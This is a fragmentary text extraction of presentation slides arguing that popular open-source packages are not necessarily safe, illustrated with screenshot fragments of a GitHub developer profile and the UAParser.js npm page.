
Over 700,000 Monthly Package Releases



Why we naturally tend to trust OSS so much

- Open for everyone to look
- If there's an issue “someone” will notice
- There are scoring mechanisms to star and rate
- It gives a trustworthy feeling

How do we tend to understand OSS credibility?




Package Usage?

A




B




Package Downloads/Stars/Last Updated?

A




B




Developer History and Company?

A



B



How do we tend to understand OSS credibility?

faisal Salman
faisalman

[Follow](#) [Sponsor](#)

Software Developer @faisalman.

279 followers · 10 following

@faisalman
 Bandung, Indonesia
 f@faisalman.com

Achievements

Homepage raievangelist.github.io/node-ipc/

2022-03-13 to 2022-03-19

1,123,900

Version 11.1.0 License MIT

160 contributions in the last year

Jul Aug Sep Oct Nov Dec Jan Feb Mar Apr May Jun Jul

Mon Wed Fri

Learn how we count contributions

Less More

@google @microsoft @ChromeDevTools [More](#)

Used by 4.4m

+ 4,442,180

Contributors 120

+ 109 contributors

Popular Packages

idna	220,988,370
flask	82,623,937
docutils	68,375,150
lxml	53,776,114
tqdm	41,014,472
tensorflow	14,106,437
mock	11,171,888
keras	8,294,875
seaborn	7,273,635
gensim	4,847,206

Lesson #1

Popular != Safe



Meet Faisal Salman

Faisal Salman
faisalman

Follow

Sponsor

Software Developer @faisalman.

279 followers · 10 following

@faisalman
Bandung, Indonesia
f@faisalman.com

Achievements



Beta Send feedback

Highlights

Developer Program Member

age-calc.cs Public

AgeCalc.cs - C# age calculation library: calculate relative time (years, months, days) since birthday.

C# ⭐ 5 📈 4

docklr-css Public

Give your site a macOS-like Dock menu & stacks using pure CSS3 (no JS needed!)

CSS ⭐ 9 📈 3

160 contributions in the last year



2023

2022

2021

2020

2019

2018

2017


2016


2015

G @google M @microsoft C @ChromeDevTools More

Activity overview

Contributed to [faisalman/ua-parser-js](#), [faisalman/ua-parser-js-docs](#), [google/oss-fuzz](#) and 6 other repositories






- Author : Fais
- Demo : [ht](#)
- Source : [ht](#)

UAParser.js

JavaScript library to detect Browser, Engine, OS, CPU, and Device type/model from User-Agent data with relatively small footprint (~17KB minified, ~6KB gzipped) that can be used either in browser (client-side) or node.js (server-

Maintained 10 years



10m Weekly Downloads

Fund this package

2022-04-03 to 2022-04-09

10,076,504



model



Version

1.0.2

